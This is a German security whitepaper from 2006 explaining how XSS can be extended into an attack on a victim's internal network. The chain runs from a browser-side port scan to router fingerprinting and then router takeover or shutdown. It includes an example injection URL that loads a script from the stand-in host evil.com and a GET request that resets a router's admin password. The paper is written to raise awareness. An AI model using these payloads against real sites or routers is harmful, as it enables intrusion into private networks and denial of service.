Cross Site LAN Scripting Attack (XSLSA)

Yannick von Arx
www.yanux.ch

September 2006
Version 1.0

Inhaltsverzeichnis

Versionierung

Version 0.1	Datum: 10.09.2006	Autor: Yannick von Arx	
Version 1.0	Datum: 11.09.2006	Autor: Yannick von Arx	Korrektur: Damian Kaufmann

Klassifizierung

Vertraulich

Cross Site LAN Scripting Attack (XSLSA)

1 Einführung

Eine neue Problematik in der heutigen IT-Security von Internetseiten.

Injection-Angriffe werden von Laien und Opfern stets heruntergespielt und als grundsätzlich nicht all zu gefährlich eingestuft. Die Weiterentwicklung von Cross Site Scripting (XSS) zu Cross Site LAN Scripting Attack (XSLSA) zeigt was alles möglich ist. Dieses Dokument soll die Gefahren aufzeigen welche durch einen simplen Klick ausgelöst werden können.

Cross Site LAN Scripting Attacken (XSLSA) machen sich die bekannten und oft auftretenden Cross Site Scripting (XSS) Schwachstellen in Internetauftritten zunutze. Dazu wird neben regulären XSS-Attacken erweiterter Scriptcode in Form von JavaScript- oder VBScript-Code initiiert.

2 Theorie und Praktik

Wenn eine Person eine Internetseite aufruft wird vom jeweiligen serverseitigen Interpreter die Internetseite zusammengestellt respektive beschrieben. Diese Beschreibung gelangt dann in Pakten mit dem HTTP Protokoll über TCP durch die Firewall zum Zielcomputer - dem User welcher die Internetseite angefordert hat. Dessen Internetbrowser (zB. Internet Explorer) setzt mit seiner Engine die Beschreibung in eine für den Menschen visuelle verständliche Form respektive Darstellung um und führt allfällige Befehle oder Code Anweisungen (JavaScript) aus.

Der Betreiber der Internetseite schickt normalerweise keinen schädlichen oder den User einschränkenden Code mit. Dies tut jedoch der Angreifer welcher sich eine Cross Site Scripting Schwachstelle in der Internetseite des Betreibers ausfindig macht. Beliebt sind Search-Engines welche Sonderzeichen und somit auch automatisierten ausführbaren Scriptcode nicht filtern und so in die Internetseite integrieren und dem User welcher diese anfordert ausgibt. So lässt sich leicht eine URL mit Scriptcode zusammensetzen welche eine ungeschützte Webapplikation respektive dessen Funktion ausnutzt.

Auch ganz beliebt sind Funktionen und Variablen von Webapplikationen welche nicht geschützt sind und jeden nur möglichen Wert annehmen. Somit lässt sich der Programmablauf modifizieren und zugunsten vom Angreifer ausnutzen.

Ein einfaches praktisches Beispiel für eine mögliche Code Injection Schwachstelle in einer Webapplikation:
www.site.com/search.php?input=<script src=http://www.evil.com/xss.js></script>

Erhält ein Opfer per E-Mail, Instant Messaging oder Chat einen solchen Link ist noch leicht zu entdecken dass da ein externes JavaScript, in diesem Fall xss.js von einer fremden Seite www.evil.com eingeschleust und bei aktiviertem JavaScript (Browser Standart-Einstellung) ausgeführt wird.

Wird nun diese entdeckte XSS-Schwachstelle durch ein iFrame oder mittels der PHP-Funktion inlucde() in eine harmlos wirkende Internetseite www.news.com/blog/evil/index.html integriert und der Link welcher auf einen Blog bei www.news.com vom User evil auf dessen Startseite index.html zeigt angeklickt, fordert der Browser die gesamte Internetseite index.html mit allen internen und externen Verweisen an. Somit wird auch das iFrame geladen welches auf unseren präparierten Link zeigt. Das iFrame verbergen wir nun mittels weiterem HTML/CSS Code was das bemerken unmöglich macht durch klicken Code einer dritten und somit externen Internetseite ausgeführt wird.

Präzise wird beim öffnen von evil's Blog die Seite www.site.com kontaktiert welche durch die eigene Search-Engine eine Suchabfrage startet welche jedoch spezifisch für ein clientseitige Code Injection Attacke präpariert wurde, welche dann wiederum die Seite des Angreifers www.evil.com aufruft und dort das Script xss.js mit allen Anweisungen und Funktionen sowie Server-internen und Server-externen Verknüpfungen nachgeht und brav alles mögliche abarbeitet.

Ein mögliches Highlight wäre wenn es möglich ist eine Cross Site Scripting Schwachstelle in einer Eingabemaske zu finden welche die Eingaben serverseitig speichert und für andere Benutzer sichtbar, aufrufbar und/oder abfragbar macht.

Als gutes Beispiel dient ein XSS verwundbares Gästebuch welches die Einträge in einer Datenbank speichert, ein Forum oder ein Blogsystem. Da der sich selbst ausführende Scriptcode zentral auf einer besuchten Seite initiiert ist, ist die Infizierungs-Quote für potentielle Opfer höher. Anders wäre es mit einem Link auf eine schädliche Seite auch getan, welche ein externes Script lokal beim Betrachter ausführt.

Eine Cross Site LAN Scripting Attacke zielt darauf ab, dass interne Netzwerk des Opfers zu stören, zu modifizieren, einzuschränken oder Betriebsunfähig zu machen. Das primäre Ziel ist der Router des Opfers welcher den Gateway und das Routing vom internen LAN in ein anderes Netzwerksegment oder ins öffentliche Internet routet/regelt. Diesen gilt es gezielt mit Attacken anzugreifen.

Die erste Problematik stellt sich, eine geeignete Cross Site Scripting Schwachstelle zu finden, diese geschickt auszunutzen und spezifisch für einen erfolgreichen Angriff zu implementieren. Ist dies getan und das Opfer klickt auf den Link oder besucht die präparierte resp. „gehackte“ Internetseite stellt sich die Frage wie der Angreifer das interne Netzwerk des Opfers erreicht respektive ausfindig macht und nach aktiven Systemen (Clients) scant/sucht.

Primär geht es darum die Firewall des ISP, eine Hardware- oder Software-Firewall des Opfers zu überwinden. Diese stellt uns jedoch nicht vor grössere Probleme, denn unser präparierter Datenstrom fliest mit legitimen Datenpaketen durchs Internet und passiert die möglichen Firewall-Systeme.

Nun stellst sich die Frage welche IP-Range vom Opfer verwendet wird und wo sich aktiven Systeme speziell der Gateway also der Router befindet. Dies wird realisiert indem wir in unsere JavaScript Datei einen Portscanner integrieren, welcher die privaten IP-Adressbereiche scannt und aktive Clients bemerkt und in einem Logfile vermerkt. Die IP-Adresse des Routers/Gateways wurde in den zugehörigen RFC’s nicht speziell definiert und kann unter den privaten IP-Adressen frei gewählt werden. Wird ein DHCP-Server eingesetzt, was heute fast immer der Fall ist, weist der DHCP-Server automatisch eine IP-Adresse, Gateway, DNS-Server und die Subnetzmaske dem aktiven System also auch dem Router zu. Standartgemäss befindet sich der Router unter einer privaten x.x.x.1 Adresse.

Wurde der Router und der Gateway ausgemacht muss der Hersteller, Typ, Firmware sowie Softwareversion ausfindig gemacht werden um aus einer Datenbank spezifische Angriffe gegen die verschiedenen Router-Typen und Softwareversionen zu starten, was immer noch unser Script bewerkstelligt. Der Router kann anhand von legitimen Requests und dessen Replys ausgemacht werden. Durchgesetzt haben sich XMLHttpRequets welche Möglichkeiten wie GET, POST, HEAD, und PUT erlauben um den Hardware- und Software-Typ zu identifizieren. Wir nähern uns also schon der Ajax Technologie. Unser Script fragt also bekannte Bildnamen der Router Webapplikation GUI ab. Sind Übereinstimmungen vorhanden, kann davon ausgegangen werden dass der Router und die Softwareversion identifiziert wurden. Umso präziser umso besser!


Als nächstes werden gegen den Router spezifische Angriffe auf dessen Management-Tool getätigt. Bei denn heutigen Routern wird dessen Administration über die IP-Adresse und eine zugehörige Webapplikation mit GUI vorgenommen. Also können wir mit Cross Site Scripting und Injection Attacken fortfahren.


Als Beispiel einen Angriff gegen einen aktuellen Router dessen Webapplikationen GET verwendet:
http://192.168.0.1/einstellungen.php?password=neu_setzen&username=neu_setzen

Hier wird also durch das Script welches die IP-Adresse des Routers ausfindig gemacht hat, den Router und dessen Software identifiziert hat ein Injection-Angriff durchgeführt welcher in der Applikation einstellungen.php mit der Funktionen password und username ein neues Passwort zum bestehenden Benutzer Administratior oder Admin setzt.

Wir konnten also aus dem Internet durch die Firewall ins interne Netzwerk gelangen, den Router ausfindig machen und dessen Zugriffe manipulieren. Durch ein FIN oder RST-Packet könnte zusätzlich den Router neu gestartet oder ganz ausgeschaltet werden.

3 Grundlegende Grafik






4 Zusammenfassung in Kürze


1. Opfer klickt auf den präparierten Link oder sucht die infizierte Internetseite ohne Beihilfe auf.
2. Scriptcode wird aufgerufen und ausgeführt.
3. Der Code führt einen Portscan durch und identifiziert so unser Ziel den Internet-Router.
4. Der Router-Typ und Softwareversionen werden anhand von Images und Requests (XMLHttpRequest) ausfindig gemacht. Zusätzlich kann verfügbarer Quelltext mit Datenbanken verglichen werden.
5. Wenn der Router identifiziert wurde (Netgear, Netopia) werden Router spezifische XSS, Injection und/oder Session basierende Angriffe gestartet.
6. Wir übernehmen den Router und/oder schalten ihn einfach aus.

Beispielsweise reicht es dass ein Student an der Universität einen Besuch auf einer infizierten Seite abstattet, um ein ganzes Netzwerksegment welches über den ersten Hop (primär der Router) vom Opfer aus läuft lahm (und somit in einen Denial of Service [DoS] Zustand setzt) zulegen.

5 Erweiterte Grafik zu XSLSA



Im Heimbereich ist es normalerweise so, dass der Layer 3 Router gleichzeitig den Layer 2 Switch, das Modem sowie den DHCP-Server vereinigt. Zur genauen Verständlichkeit werden die einzelnen Geräte Einzeln dargestellt.



6 Fazit

Die Injection Angriffe sind nicht zu unterschätzen, welche in die Klassen Local und Remote fallen und zu erweiterten Rechten und Beeinflussung des Datenstroms respektive zur Modifikation von Einstellungen dienen/führen.

7 Über den Autor

Yannick von Arx arbeitet für Swisscom AG in der Schweiz. In seiner Freizeit arbeitet er freiberuflich als IT-Security Consultant. Als Fachlektor arbeitet er für das Europa grösste IT-Security Magazin Hakin9 welches in sieben Sprachen erscheint. Sie können ihn über seinen privaten Internetauftritt www.yanux.ch oder per E-Mail unter yannick.vonarx@yanux.ch erreichen.

8 Korrektur

Ich Danke Damian Kaufmann für die Korrekturarbeiten im Informatik/Netzwerktechnik Fachbereich. Er ist unter damian.kaufmann@yanux.ch zu erreichen.